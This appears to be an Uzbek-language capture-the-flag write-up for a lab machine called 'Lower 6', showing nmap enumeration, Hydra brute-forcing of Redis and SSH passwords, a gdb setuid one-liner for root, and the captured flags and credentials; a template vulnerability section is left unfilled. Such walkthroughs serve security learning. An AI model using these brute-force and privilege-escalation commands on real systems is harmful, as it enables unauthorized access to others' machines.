Lower 6

Umumiy Ma’lumotlar

`IP address`	10.13.1.139
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	linux_kernel:5
`Web Server dasturi va Versiyasi`	
`Ochiq Portlar`	22,6379

Topilgan Flaglar

▼ User Flag

> 💡 User Flag: 8ec061fc51f064186d2b0661c004be93

[Flag topilgan rasm shu yerga tashalsin]

▼ Root Flag

> 💡 Root Flag: 03f4adf5855fe3a1e0df4b0c885ec67a

[Flag topilgan rasm shu yerga tashalsin]


Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa

Hisobot

▼ Enumeration (Ma’lumot to’plash

IPni topish uchun `sudo arp-scan -l |grep 08:00`
qildik



endi uni `nmap -p- <ip> -T4 -A` orqali scaner qilamiz

```
┌──(umar㉿kali)-[~]
└─$ nmap -p- 10.13.1.139 -T4 -A
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-15 15:22 +0500
Nmap scan report for 10.13.1.139
Host is up (0.00071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
6379/tcp open  redis   Redis key-value store
MAC Address: 08:00:27:81:8A:6F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms 10.13.1.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds

┌──(umar㉿kali)-[~]
└─$
```

endi 6379 portga kirishga harakat qilib koramiz bu portda redis ishlab turgan ekan

```
┌──(umar㉿kali)-[~]
└─$ redis-cli -h 10.13.1.139
10.13.1.139:6379> keys *
(error) NOAUTH Authentication required.
10.13.1.139:6379> admin
(error) ERR unknown command 'admin', with args beginning with:
10.13.1.139:6379>
```


▼ Exploitation (Buzib kirish)

redisga kira olmadik endi unga hydra ishlatib koramiz

```
┌──(umar㉿kali)-[~]
└─$ hydra -P /usr/share/wordlists/rockyou.txt redis://10.13.1.139
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-15 15:36:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking redis://10.13.1.139:6379/
[6379][redis] host: 10.13.1.139   password: hellow
[STATUS] attack finished for 10.13.1.139 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-15 15:36:53
```

uning parolini topdik endi unga ulanib ichidan malumotlar izlaymiz



bu yerdan ssh uchun malumotlar oldik lekin bu yerda juftlik to`g`ri korsatilmagan shu sabab biz ularni bir filega yigib bir birga aylantirib yozib koramiz

```
┌──(umar㉿kali)-[~]
└─$ echo -e "killer\nghost\nsnake\nwolf\nshadow" > /tmp/users.txt

┌──(umar㉿kali)-[~]
└─$ echo -e "Kill3R123\nGhost!Hunter42\nPixel_Sn4ke77\nCyberWolf#21\nShadowMaze@9" > /tmp/passwords.txt
bash: !ll3R123\nGhost!Hunter42\nPixel_Sn4ke77\nCyberWolf#21\nShadowMaze@9: event not found

┌──(umar㉿kali)-[~]
└─$ echo -e "K!ll3R123\nGhost!Hunter42\nPixel_Sn4ke77\nCyberWolf#21\nShadowMaze@9" > /tmp/passwords.txt
bash: !ll3R123\nGhost!Hunter42\nPixel_Sn4ke77\nCyberWolf#21\nShadowMaze@9: event not found

┌──(umar㉿kali)-[~]
└─$ echo -e 'K!ll3R123\nGhost!Hunter42\nPixel_Sn4ke77\nCyberWolf#21\nShadowMaze@9' > /tmp/passwords.txt

┌──(umar㉿kali)-[~]
└─$ hydra -L /tmp/users.txt -P /tmp/passwords.txt ssh://10.13.1.139
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-15 16:06:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ssh://10.13.1.139:22/
[22][ssh] host: 10.13.1.139   login: killer   password: ShadowMaze@9
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-15 16:07:02
```

▼ Initial Access (Kirish huquqiga erishish)

buni aylantirib yozib korish orqali parolni topdik

```
killer@lower6:~$ ls
user.txt
killer@lower6:~$ cat user.txt
8ec061fc51f064186d2b0661c004be93
killer@lower6:~$
```

▼ Privilage Escalation (Huquqlarni oshirish)

Tizim ichida mahalliy huquqlarni oshirish (Privilege Escalation) yo'llari qidirganimizda, Linux imkoniyatlari (`Capabilities`) tekshirdik

```
killer@lower6:~$ ls -la /etc/dhcp/
ls -la /etc/dhcp/dhclient-exit-hooks.d/ 2>/dev/null
total 24
drwxr-xr-x  4 root root 4096 nov 15  2023 .
drwxr-xr-x 67 root root 4096 oct 15 13:27 ..
-rw-r--r--  1 root root 1426 feb 23  2022 debug
-rw-r--r--  1 root root 1735 feb 23  2022 dhclient.conf
drwxr-xr-x  2 root root 4096 nov 15  2023 dhclient-enter-hooks.d
drwxr-xr-x  2 root root 4096 nov 15  2023 dhclient-exit-hooks.d
total 12
drwxr-xr-x 2 root root 4096 nov 15  2023 .
drwxr-xr-x 4 root root 4096 nov 15  2023 ..
lrwxrwxrwx 1 root root    8 abr 17  2023 debug -> ../debug
-rw-r--r-- 1 root root 1756 abr 17  2023 rfc3442-classless-routes
```

```
killer@lower6:~$ gdb -nx -ex 'python import os; os.setuid(0); os.system("/bin/bash")' -ex quit
GNU gdb (Debian 13.1-3) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
root@lower6:~# whoami
```

bu yerda notogri sozlangan fileni topdik va u orqali rootga o`tib ketdik

```
root@lower6:~# whoami
root
root@lower6:~# ls
user.txt
root@lower6:~# cat /root/root.txt
03f4adf5855fe3a1e0df4b0c885ec67a
root@lower6:~#
```